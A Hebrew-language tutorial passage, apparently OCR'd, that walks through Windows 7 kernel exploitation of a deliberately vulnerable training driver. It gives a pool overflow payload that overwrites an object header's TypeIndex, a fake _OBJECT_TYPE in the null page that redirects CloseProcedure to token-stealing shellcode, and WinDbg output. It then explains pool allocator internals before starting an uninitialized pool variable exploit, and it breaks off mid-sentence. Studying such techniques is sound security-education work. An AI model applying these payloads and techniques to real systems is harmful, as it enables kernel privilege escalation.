
```
payload = '\x41' * 0x1F8  # Junk
payload += "\x40\x00\x08\x04\x45\x76\x65\xee"  # nt!_POOL_HEADER
payload +=
"\x00\x00\x00\x00\x40\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"  #
nt!_OBJECT_HEADER_QUOTA_INFO
payload += "\x01\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"  #
nt!_OBJECT_HEADER (partial)
payload += '\x00'  # nt!_OBJECT_HEADER.TypeIndex
```

נשתמש ב-payload הנ"ל (שאורכו הוא 0x21D בתים) כ-input לבקשת ה-IOCTL, וב-0x21D כגודל ה-input, ונדבג את TriggerPoolOverflow עד הקריאה ל-memcpy.

נמצא היכן יושב ה-chunk אליו נחרוג (הכתובת של KernelBuffer נמצאת ב-ebp-0x1C):




נבחן את ה-_OBJECT_HEADER שנמצא ב-0x86de5140+8+10 (אחרי ה-_POOL_HEADER ו-_OBJECT_HEADER_QUOTA_INFO):



ניכר ש-TypeIndex הוא 0xC, האינדקס שמתאים לאובייקט מסוג Event.

נתקדם צעד אחד על מנת שהקריאה ל-memcpy תתבצע, ונבדוק שוב מה הערך של השדה TypeIndex:



ניצחון! אבל כמובן שעוד לא סיימנו - אם נקרא ל-CloseHandle כעת, מכיוון שהעמוד הראשון בזיכרון לא ממופה, ייזרק exception. עלינו למפות אותו, ולאחר מכן למקם בו _OBJECT_TYPE מזויף, כך שהפרוצדורה שבחרנו להשתמש בה (ספציפית CloseProcedure, אבל גם OkayToCloseProcedure תעבוד) תצביע לכתובת של ה-shellcode שלנו, שבינתיים נמקם בו פקודת "int 3".

את העמוד נקצה באותה השיטה בה השתמשנו בניצול Null Pointer Dereference. כשהעמוד ממופה, ניתן לכתוב אליו כפי שהיינו כותבים לכל כתובת אחרת בזיכרון. לשמחתנו, אין צורך בזיוף מבנה מתוחכם - מספיק שכל השדות ב-_OBJECT_TYPE פרט לשדה שמכיל את הכתובת של הפרוצדורה אותה נרצה לנצל יהיו מאופסים, והקריאה ל-CloseHandle תגרום לקפיצה ל-shellcode שלנו. לכן, כל שעלינו לעשות הוא להציב בכתובת 0x60 (ההיסט של TypeInfo.CloseProcedure מתחילת המבנה _OBJECT_TYPE) את הכתובת של ה-shellcode שלנו.


נבצע את הפעולה הזו ונריץ את התכנית מחדש:

```
Break instruction exception - code 80000003 (first chance)
012b8e80 cc              int     3
3: kd> k 8
 # ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames may be
00 93483b48 82c746bd 0x12b8e80
01 93483b94 82c95d0e nt!ObpDecrementHandleCount+0x139
02 93483bdc 82c95a4e nt!ObpCloseHandleTableEntry+0x203
03 93483c0c 82c95de8 nt!ObpCloseHandle+0x7f
04 93483c28 82a8aa06 nt!NtClose+0x4e
05 93483c28 776971b4 nt!KiSystemServicePostCall
06 00310578 776955bc ntdll!KiFastSystemCallRet
07 0031057c 758f6be2 ntdll!ZwClose+0xc
3: kd> k 20
```

ניתן לראות שה-breakpoint עלה מהקריאה ל-CloseHandle, ושהוא ה-breakpoint שאנו הגדרנו (הכתובת 0x12b8e80 נמצאת ב-userland). כעת, במקום int 3 נציב את ה-shellcode שלנו לגניבת Access Token. פעולת ההתאוששות היחידה שעלינו לבצע בסוף ה-shellcode היא יישור המחסנית. על מנת לדעת כיצד לישר את המחסנית, נבחן פונקציית CloseProcedure אחרת שנתקלנו בה - nt!IopCloseFile. נבחן את ה-epilogue שלה:

```
nt!IopCloseFile+0x372:
82c833ee 5f              pop     edi
82c833ef 5e              pop     esi
82c833f0 5b              pop     ebx
82c833f1 8be5            mov     esp,ebp
82c833f3 5d              pop     ebp
82c833f4 c21000          ret     10h
```

החלק הרלוונטי הוא הפקודה "ret 0x10". נוסיף אותה בסוף ה-shellcode (לאחר הפקודה popad), ונוסיף קוד שיפתח תהליך cmd.exe חדש לאחר בקשת ה-IoCtl, ונריץ מחדש את התכנית. נבחן את המשתמש ממנו התהליך שלנו וה-cmd רצים בסוף התכנית:




עכשיו סיימנו ☺

כעת, ננסה לנצל את TriggerUninitializedHeapVariable, שקוד ה-IOCTL אשר יגרום להרצתה הוא 0x222033, אך תחילה - עלינו לצלול עמוק יותר לתוך ה-Pool, או ספציפית יותר - לתוך אלגוריתם הקצאת/שחרור חתיכות (chunk-ים) ☺ ב-Pool.

כשדיברנו על ניצול Pool Overflow בעזרת Pool Spraying + DKOHM, סקרנו בקצרה את מנגנון ההקצאה של ה-pool והסתפקנו בלציין שה-pool מעדיף להשתמש בהקצאות קיימות חופשיות על פני הקצאת זיכרון חדש, וציינו שהדבר ממומש באמצעות הרשימות ListHeads ו-LookasideList. בסעיף זה, נתעמק באלגוריתם ונסביר כיצד הרשימות הללו משמשות את ה-pool בעת הקצאת chunk חדש. בשלב זה חשוב לי לציין שרוב המידע התיאורטי שנציג בסעיף זה מתבסס על המאמר "Kernel Pool Exploitation on Windows 7" מאת Tarjei Mandt (@kernelpool). נציין מראש שהדיון שלנו יהיה מוגבל למערכות בהן מעבד אחד.

כאמור, בקשות להקצאת זיכרון kernel pool מתבצעות באמצעות הפונקציה ExAllocatePoolWithTag, אך כיצד היא עובדת? כיצד מערכת ההפעלה מחליטה כיצד להקצות לנו chunk בגודל שביקשנו?

התרשים הבא, שלקוח מהאתר trackwatch.com, מתאר את האלגוריתם על פיו מתבצעת ההקצאה בעת הקריאה לפונקציה:



נתאר את התרשים: בעת בקשת זיכרון pool, ראשית מתבצעת בדיקה אם הגודל המבוקש הוא גדול מ-0x200. הגודל המבוקש הוא הגודל ששולחים ל-ExAllocatePoolWithTag, מעוגל לכפולה של 8 (הגרנולריות של ה-Pool), ועוד 8 (בשביל ה-_POOL_HEADER). לרוב, כשנדבר על הקצאות, לא נדבר על

הגודל שלהן בבתים, אלא ב-Block Size - יחידת מידה ששווה לגודל המבוקש חלקי שמונה. ניתן לחשב את ה-Block Size באופן הבא:

$$BlockSize = (numberOfBytes + 0xF) \gg 3$$

כאשר numberOfBytes הוא מספר הבתים שמבקשים להקצות בקריאה ל-ExAllocatePoolWithTag. כך, לדוגמה, ה-Block Size של ה-chunk שמבקשים בקריאה ל-ExAllocatePoolWithTag(0, 0x9, "Shaq") הוא:

(0x9+0xF) >> 3 = 3.

ננסח מחדש את הבדיקה הראשונה: בודקים האם ה-Block Size של ההקצאה אותה מבקשים לבצע גדול מ-64. בפועל, ב-Windows 7 32 ביט, הבדיקה היא **שונה** והיא מתייחסת ל-Block Size של 32 (0x20). במידה וה-Block Size לא גדול מ-32, מחפשים ב-LookasideList הקצאה בעלת אותו block size. אם נמצאת כזו, מחזירים אותה, אחרת מבצעים בדיקה זהה ב-ListHeads. אם ה-block size גדול מ-32, בודקים ישירות ב-ListHeads.

במידה ואין chunk מתאים ב-ListHeads, בודקים אם יש chunk ב-ListHeads בעל block size גדול מהמבוקש. אם כן, מחלקים את ה-chunk לשני חלקים ומחזירים את החלק הרלוונטי (נבחר על פי מיקום ה-chunk בעמוד ה-Pool) כ-chunk שהוקצה לבקשה. פעולה שכזו נקראת **פרגמנטציה** - **Fragmentation**.


במידה ולא קיים chunk שכזה, מקצים עמוד חדש ב-Pool (בפועל גם העמוד הוא הקצאת Pool), ואת ה-chunk הראשון שלו, ומחזירים אותו כ-chunk שהוקצה לבקשה.

האלגוריתם לא מסובך במיוחד, אבל יש כאן שתי רשימות שעדיין לא הכרנו - LookasideList ו-ListHeads. הרשימות הללו אחראיות על ניהול chunk-ים משוחררים ב-Pool, ומשמשים - כפי שראינו - על מנת להקל על תהליך הקצאת chunk-ים חדשים ולמנוע מיפוי זיכרון חדש אלא אם כן אין ברירה אחרת. נסקור בקצרה את המבנה והתפקיד של כל רשימה.

נתחיל ב-ListHeads. כפי שציינו, המבנה nt!_POOL_DESCRIPTOR משמש להגדרת Pool. אם נבחן אותו, נראה שבהיסט של 0x140 מתחילת המבנה קיים איבר בשם ListHeads:

```
1: kd> dt nt!_POOL_DESCRIPTOR
   +0x000 PoolType          : _POOL_TYPE
   +0x004 PagedLock         : _KGUARDED_MUTEX
   +0x004 NonPagedLock      : Uint4B
   +0x040 RunningAllocs     : Int4B
   +0x044 RunningDeAllocs   : Int4B
   +0x048 TotalBigPages     : Int4B
   +0x04c ThreadsProcessingDeferrals : Int4B
   +0x050 TotalBytes        : Uint4B
   +0x080 PoolIndex         : Uint4B
   +0x0c0 TotalPages        : Int4B
   +0x100 PendingFrees      : Ptr32 Ptr32 Void
   +0x104 PendingFreeDepth  : Int4B
   +0x140 ListHeads         : [512] _LIST_ENTRY
```

מדובר במערך באורך 0x512 בתים, שכל איבר בו הוא מסוג _LIST_ENTRY. כזכור, _LIST_ENTRY הוא מבנה המשמש לתיאור רשימה מקושרת דו-כיוונית. כל איבר ב-ListHeads הוא האיבר הראשון ברשימה מקושרת דו-כיוונית של chunk-ים משוחררים בעלי אותו Block Size. האיברים מסודרים בסדר התואם ל-Block Size של ה-chunk-ים ברשימות שהם מייצגים, כך לדוגמה ListHeads[0] הוא ה-_LIST_ENTRY הראשון ברשימה של chunk-ים חופשיים שה-Block Size שלהם הוא 1, ו-ListHeads[0x1E] הוא ה-_LIST_ENTRY הראשון ברשימה של chunk-ים חופשיים שה-Block Size שלהם הוא 0x1F. במידה והוחלט ש-chunk משוחרר יכנס ל-ListHeads (בהמשך נבין תחת אילו תנאים זה קורה), ה-_LIST_ENTRY שמקשר אותו לשאר הרשימה ימוקם בתחילת ההקצאה, מיד לאחר ה-_POOL_HEADER. התרשים הבא ממחיש את מבנה ה-ListHeads:




בעת בקשת הקצאה, במידה ולא קיים chunk פנוי ב-LookasideList שתואם את גודל המבוקש, פונים ל-ListHeads. כפי שראינו, לא ניתן למצוא את ה-LookasideList ב-_POOL_DESCRIPTOR. ה-LookasideList הוא מערך המורכב מרשימות מקושרת חד-כיווניות (ממומש בעזרת _SINGLE_LIST_ENTRY), נבחן את המבנה בקרוב), ומוגדר פר-מעבד בעזרת המבנה ה-Processor Control Block (nt!_KPRCB, נגענו בו בתחילת המאמר), ואכן ניתן למצוא את ההגדרות של ה-LookasideList ב-_KPRCB:

```
   +0x5a0 PPLookasideList  : [16] _PP_LOOKASIDE_LIST
   +0x620 PPNPagedLookasideList : [32] _GENERAL_LOOKASIDE_POOL
   +0xf20 PPPagedLookasideList : [32] _GENERAL_LOOKASIDE_POOL
   +0x1820 PacketBarrier    : Uint4B
```

ספציפית מעניינים אותנו המערכים PPNPagedLookasideList ו-PPPagedLookasideList. "PP" משמעו "Per Processor"". המערך PPPagedLooksideList הוא המערך של ה-Lookside עבור Paged Pool, ו-PPNPagedLookasideList הוא ה-Lookaside עבור Non-Paged Pool. כאמור, ה-Lookasideים הללו מוגדרים פר-מעבד. מדובר במערכים בעלי 0x20 איברים, שכל איבר בהם מהווה Lookaside להקצאה בעלת block size מסוים, בדיוק כמו ה-ListHeads. כך, לדוגמה, ב-PPPagedLookasideList[0x10] תמצא הגדרת ה-Lookaside במעבד עבור chunk-ים בעלי Block Size של 0x11. המערכים הינם מערכים של איברים מסוג nt!_GENERAL_LOOKASIDE_POOL, נבחן את המבנה (מובאת הגדרה חלקית):

```
1: kd> dt nt!_GENERAL_LOOKASIDE_POOL .
   +0x000 ListHead         :
      +0x000 Alignment        : Uint8B
      +0x000 Next             : _SINGLE_LIST_ENTRY
      +0x004 Depth            : Uint2B
      +0x006 Sequence         : Uint2B
   +0x000 SingleListHead   :
      +0x000 Next             : Ptr32 _SINGLE_LIST_ENTRY
   +0x008 Depth            : Uint2B
   +0x00a MaximumDepth     : Uint2B
   +0x00c TotalAllocates   : Uint4B
   +0x010 AllocateMisses   : Uint4B
   +0x010 AllocateHits     : Uint4B
```


השדות שמעניינים אותנו הם Depth, MaximumDepth ו-SingleListHead. השדה SingleListHead הוא שדה מסוג _SINGLE_LIST_ENTRY, וכפי שניתן לראות מדובר במבנה שגודלו 4 בתים, בעל שדה אחד בשם Next, שהוא מצביע ל-_SINGLE_LIST_ENTRY. המבנה, כאמור, משמש לתיאור רשימות מקושרות חד-כיווניות. כאשר מתקבלת ההחלטה ש-chunk משוחרר צריך להתווסף ל-Lookaside המתאים ל-block size שלו, נרשם _SINGLE_LIST_ENTRY ב-4 הבתים הראשונים של ההקצאה (לאחר ה-_POOL_HEADER). להלן תרשים את מבנה ה-LookasideList (ספציפית בחרתי ב-PPPagedLookasideList):



השדה Depth מתאר את העומק של ה-Lookaside, כלומר את מספר האיברים המאוכלסים בו כרגע (כמות ה-chunk-ים החופשיים שנמצאים בו כרגע), והשדה MaximumDepth מתאר את העומק המקסימלי של ה-Lookaside, והוא שווה ל-0x100 (256), לכן לא יתכן שיהיו יותר מ-0x100 איברים ב-Lookaside של block size מסוים. כמו כן, מכיוון שב-LookasideList ישנם 0x20 איברים, ניתן לנהל Lookaside של chunk-ים עד ל-size block של 0x20, כלומר chunk-ים שגודלם הוא עד 0x100 בתים, ומכאן גם הבדיקה בתחילת ניהול בקשת ההקצאה אם הגודל המבוקש עולה על 0x100.

ה-Lookaside-ים כבויים בעת עליית המכונה, ומופעלים **2 דקות** לאחר עלייתה. הטיימר nt!ExpBootFinishedTimer אחראי על כך.

בעת שחרור הקצאה, מתרחש אלגוריתם דומה המתעדף את שמירת ה-chunk ב-Lookaside המתאים לו על פני שמירתו ב-ListHead המתאים לו עבור chunk-ים בעלי block size קטן מ-0x21. להלן תרשים הממחיש את האלגוריתם, שנלקח מהאתר trackwatch.com. גם כאן, חשוב לציין שבמקרה שלנו מדובר ב-0x100 ולא 0x200:



ניתן לראות כאן גם את התנהגות ה-coalescing (איחוד הקצאות חופשיות) שנעזרנו בה על מנת לנצל Pool Overflow. במידה ומתבצע איחוד, והגודל של ה-chunk לאחד האיחוד הוא בגודל של עמוד בזיכרון, משחררים את כל העמוד. בשאר המצבים בהם יתבצע איחוד, האיבר ימוקם ב-ListHeads. גם החורים שיצרנו בעת ניצול Pool Overflow היו ממוקמים ב-ListHead המתאים. ה-ListHead המתאים הוא ListHeads[0x3F] (0x200/8 - 1). ניעזר שוב בתכנית שרשמנו לניצול Pool Overflow ונבחן את ה-ListHeads לאחר יצירת ההקצאות החופשיות על מנת להמחיש זאת. נריץ אותה ונעצור ב-WinDbg לאחר יצירת החורים.

ראשית, ניזכר שההקצאות שביצענו ב-Pool Overflow היו הקצאות Non-Paged Pool. מכיוון ש-ListHeads נמצא ב-_POOL_DESCRIPTOR של ה-Pool, עלינו למצוא את הכתובת בו ה-_POOL_DESCRIPTOR נמצא.

במערכות בהן מעבד אחד, ה-Non-Paged Pool הוא האיבר הראשון ב-nt!PoolVector. ניעזר בעובדה הזו על מנת למצוא את ה-_POOL_DESCRIPTOR של ה-Non-Paged Pool:

```
2: kd> dt _POOL_DESCRIPTOR poi(nt!PoolVector)
nt!_POOL_DESCRIPTOR
   +0x000 PoolType          : 0 ( NonPagedPool )
   +0x004 PagedLock         : _KGUARDED_MUTEX
   +0x004 NonPagedLock      : 0
   +0x040 RunningAllocs     : 0n479233
   +0x044 RunningDeAllocs   : 0n406818
   +0x048 TotalBigPages     : 0n5604
   +0x04c ThreadsProcessingDeferrals : 0n0
   +0x050 TotalBytes        : 0x1e6afc0
   +0x080 PoolIndex         : 0
   +0x0c0 TotalPages        : 0n2727
   +0x100 PendingFrees      : 0x86b42b58  -> (null)
   +0x104 PendingFreeDepth  : 0n1
   +0x140 ListHeads         : [512] _LIST_ENTRY [ 0x82b8c900
```

אם נלחץ על ListHeads, WinDbg יפרוט בפנינו את המערך. מכיוון שכל חור שיצרנו הוא בגודל 0x200, ה-Block Size שלו הוא 64 ולכן ההקצאות אמורות להימצא ב-ListHeads[63].

```
   [60]             [Type: _LIST_ENTRY]
   [61]             [Type: _LIST_ENTRY]
   [62]             [Type: _LIST_ENTRY]
   [63]             [Type: _LIST_ENTRY]
   [64]             [Type: _LIST_ENTRY]
   [65]             [Type: _LIST_ENTRY]
   [66]             [Type: _LIST_ENTRY]
```

```
2: kd> dx -id 0,0,ffffffff851c8890 -r1 (*((ntkrpamp!_LIST_ENTRY *)(
(*((ntkrpamp!_LIST_ENTRY *)0xffffffff82b8caf8))                    [Ty
    [+0x000] Flink           : 0x8586ecc8 [Type: _LIST_ENTRY *]
    [+0x004] Blink           : 0x858200c8 [Type: _LIST_ENTRY *]
```

אם נבחן את ה-chunk אליו מצביע ה-_LIST_ENTRY הראשון, נראה שאכן מדובר בחור שיצרנו:

```
 8586ec80 size:   40 previous size:   40  (Allocated)  Even (Prote
*8586ecc0 size:  200 previous size:   40  (Free)       *Even
        Pooltag Even : Event objects
 8586eec0 size:   40 previous size:  200  (Allocated)  Even (Prote
 8586ef00 size:   40 previous size:   40  (Allocated)  Even (Prote
```

ניתן גם לראות שה-_LIST_ENTRY נמצא בדיוק לאחר ה-_POOL_HEADER (הכתובת אליה מצביע _LIST_ENTRY.Flink היא בדיוק 8 בתים מראש ה-chunk).

שני מונחים חדשים שמוצגים בתרשים המתאר את אלגוריתם שחרור ה-chunk-ים שעוד לא הצגנו הם "Delayed Frees" ו-"Deferred Frees". לא נתעמק בהן, אלא רק נציין שעל מנת ליעל את ניהול ה-chunk-ים, ניתן להרים דגל (בשם Delayed Frees) אשר יגרום ל-Pool Manager לא לשחרר ישירות chunk-ים, אלא לשמור אותם ברשימה שיכולה להכיל עד 0x20 איברים, ורק כאשר היא מתמלאת ה-Pool Manager ישחרר את ה-chunk-ים. הרשימה הזו נקראת PendingFrees, והיא מוגדרת ב-_POOL_DESCRIPTOR (בתרשים קוראים להDeferred Frees).

על בסיס הרקע התיאורטי הזה, ניגש לפונקציה הפגיעה. תחילה, נבחן את ה-pseudocode שלה. נתחיל בחתימה של הפונקציה:

```
1 int __stdcall TriggerUninitializedHeapVariable(void *UserBuffer)
```

הפונקציה מקבלת מבציע ל-UserBuffer. זהו הבאפר שאנו מספקים כבאפר קלט בקריאה ל-DeviceIoControl. הפעולה המעניינת הבאה שמתבצעת היא בקשת chunk ב-PagedPool, כאשר הגודל המבוקש הוא 0xF0 והתג הוא "Hack":

```
UninitializedHeapVariable = (_UNINITIALIZED_HEAP_VARIABLE *)ExAllocatePoolWithTag(PagedPool, 0xF0u, 'kcaH');
if ( UninitializedHeapVariable )
```

אל ה-chunk שהוקצה מתייחסים כאל _UNINITIALIZED_HEAP_VARIABLE. המבנה מוגדר ב-IDA כך:

```
00000000 _UNINITIALIZED_HEAP_VARIABLE struc ; (sizeof=0xF0, align=0x4, copyof_192)
00000000 Value           dd ?
00000004 Callback        dd ?                    ; offset
00000008 Buffer          dd 58 dup(?)
000000F0 _UNINITIALIZED_HEAP_VARIABLE ends
000000F0
```

ניתן לראות שבמבנה קיים שדה בשם Callback, ולכן הוא פוטנציאלית מעניין אותנו - אם נוכל להשתלט על ערכו ולגרום לקריאה ל-Callback, נוכל להשתלט על הריצה ב-Kernel-Mode.

לאחר בדיקה ש-ExAllocatePoolWithTag החזיר chunk, מודפסים כמה הודעות דיבוג ולאחר מכן הערך המאוחסן בבאפר של המשתמש מושווה אל מול ערך הקסם 0xBAD0B0B0. במידה והוא שווה לו, מאתחלים את המשתנה שהוקצה ב-Pool:

```
if ( userBufferValue == 0xBAD0B0B0 )
{
  UninitializedHeapVariable->Value = 0xBAD0B0B0;
  UninitializedHeapVariable->Callback = (void (__stdcall *)())UninitializedHeapVariableObjectCallback;
  memset(UninitializedHeapVariable->Buffer, 65, 0xE8u);
  UninitializedHeapVariable->Buffer[57] = 0;
}
```

התנאי הזה מסמל את תרחיש הריצה התקין, בו המשתנה מאותחל. לאחר מכן, מתבצעת שוב בדיקה שהקצאת ה-chunk הצליחה, וקוראים ל-Callback של המשתנה:

```
28  if ( UninitializedHeapVariable )
29  {
30    DbgPrint("[+] UninitializedHeapVariable->Value: 0x%p\n", UninitializedHeapVariable->Value);
31    DbgPrint("[+] UninitializedHeapVariable->Callback: 0x%p\n", UninitializedHeapVariable->Callback);
32    UninitializedHeapVariable->Callback();
33  }
```

וכאן נמצאת החולשה - קיים תרחיש בו המשתנה לא מאותחל, אך עדיין נמצא בשימוש. חולשות כאלו נקראות חולשות משתנה לא מאותחל (Uninitialized Variable). ספציפית, מדובר בחולשת משתנה לא מאותחל ב-Pool (ולא ב-Heap, כפי שמצוין פעמים רבות בקוד הדרייבר). ברור שבמידה ונצליח לנצל את החולשה הזו על מנת להשתלט על הערך של UninitializedHeapVariable->Callback, נוכל להריץ את ה-shellcode שלנו, ואפילו לא נצטרך להסתבך עם חזרה לתקינות בסופו, מכיוון שאנו נקרא באופן תקין וכל שיהיה עלינו לעשות הוא לחזור בסוף ה-shellcode.

באופן כללי, הרעיון העומד מאחורי ניצול חולשות משתנה לא מאותחל הוא כזה: לאחר שמצאנו תרחיש בו משתמשים במשתנה שלא אותחל, ננסה למצוא דרך לגרום לערך שאנו רוצים להיות ממוקם במקום בו עתיד להיות מוגדר המשתנה (במחסנית או ב-Pool), ואז בעת השימוש במשתנה, יתבצע שימוש בערכים שאנו בחרנו. הדבר אפשרי בהקצאות Pool מכיוון שה-chunk לא מאופס בעת שחרורו/הקצאתו כברירת מחדל, כך שמידע שהושם בו לפני ששוחרר עדיין יהיה קיים בו לאחר שיוקצה לשימוש חדש.

הגודל המבוקש בקריאה ל-ExAllocatePoolWithTag הוא 0xF0, כלומר ה-block size של ה-chunk הוא 0x1F ((0xF0 + 0xF) >> 3). כזכור, כאשר מבקשים chunk שה-block size שלו לא גדול מ-0x20, מתבצע חיפוש ב-Lookaside המתאים לסוג ה-Pool ול-block size, ב-Processor Control Block של המעבד המריץ את התהליך. אם ימצא chunk מתאים ב-Lookaside, הוא יוחזר למבקש ויהפוך מ-chunk חופשי ל-chunk בשימוש. מכאן, שאם נצליח למלא את PPPagedLookasideList[0x1E] (0x1F - 1) ב-chunk-ים חופשיים ששלטנו בהם ובתוכנם, נוכל לשלוט ב-UninitializedHeapVariable כל עוד הוא לא יאותחל. מכיוון שהשדה Callback נמצא בהיסט של 4 בתים מתחילת המבנה _UNINITIALIZED_HEAP_VARIABLE, אם נוודא שכל 